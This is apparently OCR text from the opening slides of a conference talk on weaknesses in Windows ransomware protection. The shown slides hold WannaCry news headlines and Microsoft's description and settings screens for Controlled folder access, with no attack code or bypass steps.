
The Ransomware Protection Full Of Holes

Soya Aoyama
Fujitsu System Integration Laboratories Limited

May 12, 2017



BBC NEWS — US & Canada

Cyber-attack: US and UK blame North Korea for WannaCry

19 December 2017

The New York Times — POLITICS

U.S. Accuses North Korea of Mounting WannaCry Cyberattack

By DAVID E. SANGER DEC. 18, 2017

The Trump White House
The historic moments, head-spinning developments and inside-the-White House intrigue.

U.S. Kept Silent About Its Role in Another Firefight in Niger

Trump Picks CNBC's Larry Kudlow as Top Economic Adviser

Global News — TECH May 16, 2017 2:28 am

Researchers find evidence that could link WannaCry cyberattack to North Korea

By Ju-min Park and Dustin Volz Reuters

novinite.com Sofia News Agency

North Korea was Behind the Global C the Virus WannaCry

World | October 16, 2017, Monday // 09:51 | Views: | Comments: 0

Al Jazeera — NEWS / HACKING

WannaCry: What is ransomware and how to avoid it

What you need to know about 'WannaCry', the malicious software behind Friday's worldwide hacking attack.

16 May 2017

Microsoft's answer to Ransomware

TANMAY GANACHARYA


Principal Group Manager, Windows Defender Research

Ransomware protection on Windows 10

For end users, the dreaded ransom note announces that ransomware has already taken their files hostage: documents, precious photos and videos, and other important files encrypted. On Windows 10 Fall Creators Update, a new feature helps stop ransomware from accessing important files in real-time, even if it manages to infect the computer. When enabled, Controlled folder access locks down folders, allowing only authorized apps to access files.

Windows Defender Exploit Guard
Ransomware protection with Controlled folder access

Controlled folder access



Ransomware protection

Protect your files against threats like ransomware, and see how to restore files in case of an attack.

Controlled folder access

Protect files, folders, and memory areas on your device from unauthorized changes by unfriendly applications.

Ransomware data recovery

You may be able to recover files in these accounts in case of a ransomware attack.


Have a question?

Help improve Windows Security

Change your privacy settings

View and change privacy settings for your Windows 11 device.

Protected folders



Windows Security

Protected folders

Windows system folders are protected by default. You can also add additional protected folders.

Documents
C:\Users\ao\Documents

Documents
C:\Users\Public\Documents

Pictures
C:\Users\ao\Pictures

Have a question?

Get help

Help improve Windows Security

Give us feedback

Change your privacy settings


View and change privacy settings for your Windows 11 device.

Privacy settings

Privacy dashboard

Privacy Statement

Allow an app through Controlled folder access



Windows Security

Allow an app through Controlled folder access

If Controlled folder access has blocked an app you trust, you can add it as an allowed app. This allows the app to make changes to protected folders.

Most of your apps will be allowed by Controlled folder access without adding them here. Apps determined by Microsoft as friendly are always allowed.

Have a question?

Get help

Help improve Windows Security

Give us feedback

Change your privacy settings

